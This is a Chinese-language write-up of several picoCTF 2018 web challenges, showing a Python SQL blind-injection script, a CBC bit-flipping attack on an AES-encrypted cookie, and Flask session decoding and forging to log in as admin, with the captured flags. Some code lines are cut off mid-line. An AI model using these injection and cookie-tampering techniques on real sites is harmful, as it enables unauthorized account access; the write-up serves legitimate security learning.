
查看源码，发现有一处注释。

```
<!--Proudly maintained by zambrano-->
```


然后跳到登录页面，只有登录和找回密码功能。



点击忘记密码。



这里应该用到的就是源码里出现的用户名，输入并点击重置密码。有密保问题。



抓包发现一段session。

```
Cookie: _ga=GA1.2.28574373.1538400083; _gid=GA1.2.133979370.1539487675;
OUTFOX_SEARCH_USER_ID_NCOO=564363266.0118861;
session=.eJw9jd0OgjAMRl_F9HoX-JNFeRUlpECBxW01XQlRwru7XejVab-059ugX0QoKt
QwMg9g4MUpuc4T1PdfNJNwRs-epRAI4JOgMSBumrXteSmGysCSSNoBFaHe4KDF8cH
QCcYisOeLPV1vR1uBycfr7JRy3KEGjHlQfnN-NTCKo5S5Ou8dhvSl0Ox5FY7Tv23_Ar8w
PVk.DqhNVw.Kz2YnbgDvhKMVlu7OgioYaSBPpU
Connection: close
```

是flask的session，用解码工具解一下试试。

```
flask-session-cookie-manager git/master
❯ python session_cookie_manager.py decode -c ".eJw9jd0OgjAMRl_F9HoX-JNFeRUlpECBxW01XQlRwru7XejVab-059ugX0QoKtQwMg9g4MUpuc4T1Pd
{"current":"food","possible":["food","hero","color","carmake"],"right_count":0,"user_data":{" t":["zambrano","6346289160",0,"w
```

答案都在这个list里面，对照类型回答问题，回答三次后可以重置密码，重置后使用自己的密码登录，得到flag。

flag:picoCTF{i_thought_i_could_remember_those_cb4afc2a}

A Simple Question

Question

There is a website running at http://2018shell1.picoctf.com:2644 (link). Try to see if you can answer its question.

Hint

No Hints.

Solution

注释里给出了源码

```
<!-- source code is in answer2.phps -->
```

asnwer2.php

```
<?php
 include "config.php";
 ini_set('error_reporting', E_ALL);
 ini_set('display_errors', 'On');

 $answer = $_POST["answer"];
 $debug = $_POST["debug"];
 $query = "SELECT * FROM answers WHERE answer='$answer'";
 echo "<pre>";
 echo "SQL query: ", htmlspecialchars($query), "\n";
```

```
 echo "</pre>";
?>
<?php
 $con = new SQLite3($database_file);
 $result = $con->query($query);

 $row = $result->fetchArray();
 if($answer == $CANARY)  {
   echo "<h1>Perfect!</h1>";
   echo "<p>Your flag is: $FLAG</p>";
 }
 elseif ($row) {
   echo "<h1>You are so close.</h1>";
 } else {
   echo "<h1>Wrong.</h1>";
 }
?>
```

简单的sql盲注，没有任何过滤，写脚本跑或者用sqlmap跑都可以，但是要注意的是，如果用`like`注入的话是不区分大小写的，可以用区分大小写的`GLOB`。

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-


import requests
from string import ascii_letters, digits
flag = ''
burp0_url = "http://2018shell2.picoctf.com:2644/answer2.php"
burp0_headers = {"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56.0) Gecko/20100101 Firefox/56.0", "Accept":
                "Accept-Encoding": "gzip, deflate", "Content-Type": "application/x-www-form-urlencoded", "Connection": "close"
for j in xrange(1, 99):
   for i in digits+ascii_letters:
       cnt = j
       burp0_data = {
           "answer": "1' or hex(substr((select answer from answers limit 1 offset 0),{},1))=hex('{}') -- ".format(j, i)
           # "answer":"1' or (select answer from answers where answer like '{}%') -- ".format(flag+i)
       }
       r = requests.post(burp0_url, headers=burp0_headers, data=burp0_data)
       if 'You' in r.content:
           flag = flag + i
           print flag
           cnt += 1
           break
   if cnt == j:
       break
print (flag)
```

得到answer:`41AndSixSixths`，post过去得到flag。

flag:`picoCTF{qu3stions_ar3_h4rd_28fc1206}`

Secure Logon

Question

Uh oh, the login page is more secure... I think. http://2018shell1.picoctf.com:12004 (link). Source.

Hint

There are versions of AES that really aren't secure.

Solution


查看题目提供的源码

```
from flask import Flask, render_template, request, url_for, redirect, make_response, flash
import json
from hashlib import md5
from base64 import b64decode
```

```
from base64 import b64encode
from Crypto import Random
from Crypto.Cipher import AES

app = Flask(__name__)
app.secret_key = 'seed removed'
flag_value = 'flag removed'

BLOCK_SIZE = 16  # Bytes
pad = lambda s: s + (BLOCK_SIZE - len(s) % BLOCK_SIZE) * \
                chr(BLOCK_SIZE - len(s) % BLOCK_SIZE)
unpad = lambda s: s[:-ord(s[len(s) - 1:])]


@app.route("/")
def main():
   return render_template('index.html')

@app.route('/login', methods=['GET', 'POST'])
def login():
   if request.form['user'] == 'admin':
       message = "I'm sorry the admin password is super secure. You're not getting in that way."
       category = 'danger'
       flash(message, category)
       return render_template('index.html')
   resp = make_response(redirect("/flag"))

   cookie = {}
   cookie['password'] = request.form['password']
   cookie['username'] = request.form['user']
   cookie['admin'] = 0
   print(cookie)
   cookie_data = json.dumps(cookie, sort_keys=True)
   encrypted = AESCipher(app.secret_key).encrypt(cookie_data)
   print(encrypted)
   resp.set_cookie('cookie', encrypted)
   return resp

@app.route('/logout')
def logout():
   resp = make_response(redirect("/"))
   resp.set_cookie('cookie', '', expires=0)
   return resp

@app.route('/flag', methods=['GET'])
def flag():
 try:
     encrypted = request.cookies['cookie']
 except KeyError:
     flash("Error: Please log-in again.")
     return redirect(url_for('main'))
 data = AESCipher(app.secret_key).decrypt(encrypted)
 data = json.loads(data)

 try:
    check = data['admin']
 except KeyError:
    check = 0
 if check == 1:
     return render_template('flag.html', value=flag_value)
 flash("Success: You logged in! Not sure you'll be able to see the flag though.", "success")
 return render_template('not-flag.html', cookie=data)

class AESCipher:
   """
   Usage:
       c = AESCipher('password').encrypt('message')
       m = AESCipher('password').decrypt(c)
   Tested under Python 3 and PyCrypto 2.6.1.
```

```
    """

    def __init__(self, key):
        self.key = md5(key.encode('utf8')).hexdigest()

    def encrypt(self, raw):
        raw = pad(raw)
        iv = Random.new().read(AES.block_size)
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return b64encode(iv + cipher.encrypt(raw))

    def decrypt(self, enc):
        enc = b64decode(enc)
        iv = enc[:16]
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return unpad(cipher.decrypt(enc[16:])).decode('utf8')

if __name__ == "__main__":
    app.run()
```

cookie使用AES的CBC模式加解密



Cipher Block Chaining (CBC) mode encryption

尝试使用用户名`admin' or 1=1#`登录

No flag for you

Cookie: {'password': 'aaa', 'username': "admin' or 1=1#", 'admin': 0}

这里存在CBC■■■■■■，通过翻转密文块的字节，以控制明文的字节，具体可以参考https://www.cnblogs.com/s1ye/p/9021202.html

fuzz一下需要翻转的cookie字节下标，发现是10，然后获取翻转后的cookie

```
cookie = "3rnA1PIvka2g+HXQVjBOaEtMwLBlMhKEMESJEWw+sIobKcPdVrZBGAZ6GcnVSWbRKjobSdvdjyOeYAX4z6ARbe3pfMRxP1EvKNd079YBPSI=".decode
   'base64')
flip = ord(cookie[10]) ^ ord("0") ^ ord("1")
newCookie = (cookie[:10] + chr(flip) + cookie[11:]).encode('base64')
print newCookie
```

得到新的cookie

```
3rnA1PIvka2g+HTQVjBOaEtMwLBlMhKEMESJEWw+sIobKcPdVrZBGAZ6GcnVSWbRKjobSdvdjyOeYAX4z6ARbe3pfMRxP1EvKNd079YBPSI=
```

更新cookie得到flag

flag:`picoCTF{fl1p_4ll_th3_bit3_a6396679}`

Flaskcards Skeleton Key

Question

> Nice! You found out they were sending the Secret_key: 385c16dd09098b011d0086f9e218a0a2. Now, can you find a way to log in as admin? http://2018shell1.picoctf.com:48263 (link).

Hint

> What can you do with a flask Secret_Key?
>
> The database still reverts every 2 hours

Solution

题目页面和`Flaskcard`一样，但这题要求作为admin登录，访问/admin得到一段session

```
.eJwlj0tqAzEQBe-itRdSt1rd8mWG_okYQwIz9irk7hak9q949VuOdeb1Ve6v8523cjyi3MvC4CmAA5QqklCOmsRDUYmGs6U1BpsNR53VyGu34FzmQgTGS4cYdeQaE
```

使用解密工具https://github.com/noraj/flask-session-cookie-manager

```
› python session_cookie_manager.py decode -c ".eJwlj0uqAjEQAO-StYvuJN1Je5kh_UMRFGZ09Xh3d8B9FVT9lS33OG7l-t4_cSnb3cu1MNCYJGCM0aM
{u'csrf_token': u'4459dc7dfdd158a45d36c6380fedd7d74197a662', u'_fresh': True, u'user_id': u'15', u'_id': u'60578590c61e4e36510
```

修改user_id为1得到新session

```
› python session_cookie_manager.py encode -t "{u'csrf_token': u'4459dc7dfdd158a45d36c6380fedd7d74197a662', u'_fresh': True, u'
.eJwlj0uqAjEQAO-StYvuJN1Je5kh_UMRFGZ09Xh3d8B9FVT9lS33OG7l-t4_cSnb3cu1MNCYJGCM0aMxIYRKyljT20LRnIgCZDSrOWJUgGqLLUGTBd2c0HRwAKpwr
```

替换新session登录得到flag

flag:`picoCTF{1_id_to_rule_them_all_8f9d57f1}`

目录